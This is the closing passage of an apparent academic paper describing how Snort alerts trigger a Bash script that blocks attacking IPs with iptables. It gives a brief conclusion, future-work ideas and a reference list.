The system employs an automated workflow that links Snort alerts to firewall rules. When Snort identifies suspicious activity such as SYN floods, brute-force login attempts, or SQL injections it logs the alert to the console or a designated log file.

A Bash script, either running continuously or scheduled using cron, monitors the alert log. It extracts source IP addresses based on specific Snort Signature IDs (SIDs). If a malicious IP is detected, the script adds a DROP rule to iptables to block further traffic from that source.

This proactive approach minimizes the vulnerability window during repeated attacks like denial-of-service (DoS) and brute-force login attempts.

5 Conclusion and Future Scope

Here we show how a classic intrusion detection system can be extended with automation so that it can react immediately. Snort, combined with iptables, became a minimalist intrusion prevention system that discovers, logs, and defuses unwanted behaviour on the fly – no people required.

While appropriate to small or academic settings, the current approach could be extended to cope with more challenging conditions. Potential improvements could be:

- Replacing iptables with more scalable firewalls such as notables.
- Employing external threat intelligence or reputation-based IP lists for more intelligent blocking.
- Introducing centralized log management and dashboards through tools like the ELK Stack or Splunk.
- Using machine learning to lower false positives and respond to new threats.

In conclusion, this work demonstrates that even basic tools can be used to build a sound, real-time security architecture. It is a good starting point to develop more advanced, scalable, intelligent defence mechanisms in academic as well as simultaneous real networks.

References

[1] Roesch, M. (1999). Snort – Lightweight Intrusion Detection for Networks. In Proceedings of the 13th USENIX Conference on System Administration (pp. 229–238).

[2] Prajapati, P., Patel, D., & Patel, S. (2023). Enhancing Security in a University Network Using Snort and Wireshark. In Advances in Computing and Data Sciences (pp. 134–143). Springer.

[3] Alshamrani, A., et al. (2020). Reconnaissance Attack in SDN Based Environments. 27th International Conference on Telecommunications (ICT), 1–5.

[4] Jalali, M. S., Siegel, M., & Madnick, S. (2019). Decisionmaking and biases in cybersecurity capability development: Evidence from a simulation game experiment. Journal of Strategic Information Systems, 28(1), 66–82.

[5] Gupta, B., & Sharman, R. (2014). Analyzing SQL Injection Attacks Using Machine Learning. International Journal of Computer Applications, 94(10), 1–6.

[6] Chappell, L. (2017). Wireshark Network Analysis (2nd Edition): The Official Wireshark Certified Network Analyst Study Guide. Protocol Analysis Institute.

[7] Beale, J., Caswell, B., Poorbaugh, J., & Northcutt, S. (2007). Snort Intrusion Detection and Prevention Toolkit. Syngress.

[8] Koziol, J. (2003). Intrusion Detection with Snort. Sams Publishing.

[9] Sanders, C. (2017). Practical Packet Analysis: Using Wireshark to Solve Real-World Network Problems (3rd ed.). No Starch Press.

[10] Yurcik, W., et al. (2003). Teaching network security through live exercises involving analysis of malicious and normal traffic. ACM SIGCSE Bulletin, 35(1), 266–270.

[11] Kim, G., Lee, S., & Kim, S. (2014). A novel hybrid intrusion detection method integrating anomaly detection with misuse detection. Expert Systems with Applications, 41(4), 1690–1700.

[12] Javaid, A., Niyaz, Q., Sun, W., & Alam, M. (2016). A Deep Learning Approach for Network Intrusion Detection System. In Proc. of the 9th EAI International Conference on Bio-inspired Information and Communications Technologies (pp. 21–26).

[13] Cabaj, K., Kotulski, Z., Mazurczyk, W., & Ksie´zopolski, B.˙ (2018). Network security lab: A practical approach to teaching network security. IEEE Transactions on Education, 46–53.

[14] Scarfone, K., & Mell, P. (2007). Guide to Intrusion Detection and Prevention Systems (IDPS). NIST Special Publication 800-94.

[15] G. Carl, G. Kesidis, R. R. Brooks and Suresh Rai,” Denial-of-service attack-detection techniques,” in IEEE Internet Computing, vol. 10, no. 1, pp. 82-89, Jan.-Feb. 2006.

[16] L. A. John and J. Mathew, “Efficient Brute Force Attack Handling: Server Virtualization,” unpublished manuscript, Amal Jyothi College of Engineering, Kanjirappally, India, 2023.

[17] S. T, J. S, B. S, J. S and A. S. Kumar,” SQL Injection Testing on Website using Sqlmap,” 2024 International Conference on Trends in Quantum Computing and Emerging Business Technologies, Pune, India, 2024, pp.1-4, doi: 10.1109/TQCEBT59414.2024.10545289.

[18] Namase, R. (2025, July 22). *Cyber insurance statistics 2025: Costs, coverage & emerging risks*. Cybersecurity. https://sqmagazine.co.uk/cyber-insurance-statistics/

[19] Kinger, P., Bharti, S., & Oliveira, M. (n.d.). *The Linux threat landscape report*. Trend Micro. https://www.trendmicro.com/vinfo/ph/security/news/cybercrime-and-digital-threats/the-linux-threat-landscape-report

[20] Check Point Team. (2024, October 18). *A closer look at Q3 2024: 75% surge in cyber attacks worldwide*. Check Point Research. https://blog.checkpoint.com/research/a-closer-look-at-q3-2024-75-surge-in-cyber-attacks-worldwide/